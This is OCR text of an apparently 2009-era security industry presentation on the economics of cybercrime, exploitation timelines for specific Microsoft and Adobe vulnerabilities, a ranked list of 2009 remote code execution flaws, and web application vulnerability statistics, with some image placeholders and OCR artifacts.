
- Simulate the protocol/content stacks in the vulnerable systems
- Normalize at each protocol and content layer
- Ability to shim in new technologies and grow with not only evolving threats but additional market needs



So where is the profit?



The Cybercrime Ecosystem - after your money



Malware QA

Spam Delivery

Vulnerability discovery/sal e

Exploit Updates

Localizatio n

Hire-a-malware-coder

Anonymity

Drive-by-download

DIY Malware Kit

Spam Tools

Malware to Worm

SQL Injection Automation


Anti-debugging

Drive-by-download Kit

Dual-use RAT

The Economics of Attacker Exploitation


- **Threat Evolution:**
  - A flat world has brought about an unprecedented amount of criminals and cons
  - Attackers keep ROI in mind as well, and constantly evolve their wares in order to re-purpose it for the next flood of attacks
  - High profile vulnerabilities will still be the vehicles for new attacks, however, the low and slow attack vectors cannot be ignored
  - The economics of exploitation must be taken into consideration to better prioritize risk



Criminal Economics 101

- Criminal Costs
  - Easy to obtain an Exploit
  - Easy to Monetize (i.e. easy to weaponise)
- Criminal Opportunities
  - Many Targets
  - High Value (of the information)

Exploitation Probability for Snapshot Viewer Vulnerability (2008)




Cost	Easy to Exploit ✓	Easy to Monetize ✓
Opportunity	Many Targets ✓	High Value ✓

source: IBM X-Force®

Consequently...

Microsoft Snapshot Viewer ActiveX Control Exploitation




Tuesday, July 8
Exploit Code Published

Monday, July 7
Vulnerability Disclosure & Targeted Exploitation

Thursday, July 10
Mass Exploitation through Toolkits Begins

source: IBM X-Force®

Exploitation Probability for Microsoft IIS HTML Encoded ASP (2008)




Cost	Easy to Exploit ✗	Easy to Monetize ✓
Opportunity	Many Targets ✗	High Value ✓

CVSS Score 10!!

source: IBM X-Force®

Specific to 2009

- Economics continue to play heavily into the exploitation probability of a vulnerability.
- Web Browser and Document Reader vulnerabilities are very profitable and easily executable.




1	December 15, 2009	Adobe Acrobat and Acrobat Reader Remote Code Execution
	October 9, 2009	Adobe Acrobat and Acrobat Reader Remote Code Execution
	July 22, 2009	Adobe Acrobat and Adobe Flash Remote Code Execution
2	November 23, 2009	Microsoft Internet Explorer mshtml.dll RCE
	July 6, 2009	Multiple Microsoft Video Control ActiveX Remote Code Execution Vulnerabilities
	July 20, 2009	Microsoft Office Web Components Spreadsheet ActiveX Control RCE
3	September 10, 2009	Microsoft Windows SRV2.SYS Remote Code Execution Vulnerability
4	July 16, 2009	Mozilla Firefox Font HTML Tags Remote Code Execution
5	July 14, 2009	Multiple Microsoft DirectShow Remote Code Execution Vulnerabili-
6	November 10, 2009	Microsoft Windows WSDAPI Remote Code Execution Vulnerability
7	October 13, 2009	Microsoft Windows Indexing Service ActiveX Control Remote Code Execution Vulnerability
	September 8, 2009	Microsoft Windows JScript Remote Code Execution Vulnerability
8	August 11, 2009	Network Security Services (NSS) Parser Remote Code Execution Vulnerability
9	August 11, 2009	Network Security Services (NSS) Certificate Security Bypass Vulnerability
10	(	
11	/	
12	/	
	July 28, 2009	Microsoft Internet Explorer ATL Killbit Evasion Vulnerability
	July 28, 2009	Multiple Microsoft Visual Studio Active Template Remote Code Execution Vulnerabilities
13	November 9, 2009	Transport Layer Security (TLS) Handshake Renegotiation
14	August 11, 2009	ISC BIND dns_db_findrdataset() DoS Vulnerability
15	September 2, 2009	Microsoft Internet Information Services FTP Remote Code Execution Vulnerability
16	December 9, 2009	HP OpenView Network Node Manager Remote Code Execution Vulnerability
17	December 1, 2009	Novell eDirectory Remote Code Execution Vulnerability
18	July 14, 2009	ISC DHCP Client Buffer Overflow Vulnerability
19	October 13, 2009	Microsoft Internet Explorer Arguments Remote Code Execution Vulnerability

Source: IBM X-Force®

Do you have your thongs on….

Security and Spending are Unbalanced




"The cleanup cost for fixing a bug in a homegrown Web application ranges anywhere from $400 to $4,000 to repair, depending on the vulnerability and the way it's fixed."
-Darkreading.com

A closer look at the “Web” Problem


Web App Vulnerabilities Continue to Dominate

- **49%** of all vulnerabilities are Web application vulnerabilities.
- Cross-Site Scripting disclosures surpassed SQL injection to take the top spot.
- **67%** of web application vulnerabilities had no patch available at the end of 2009.



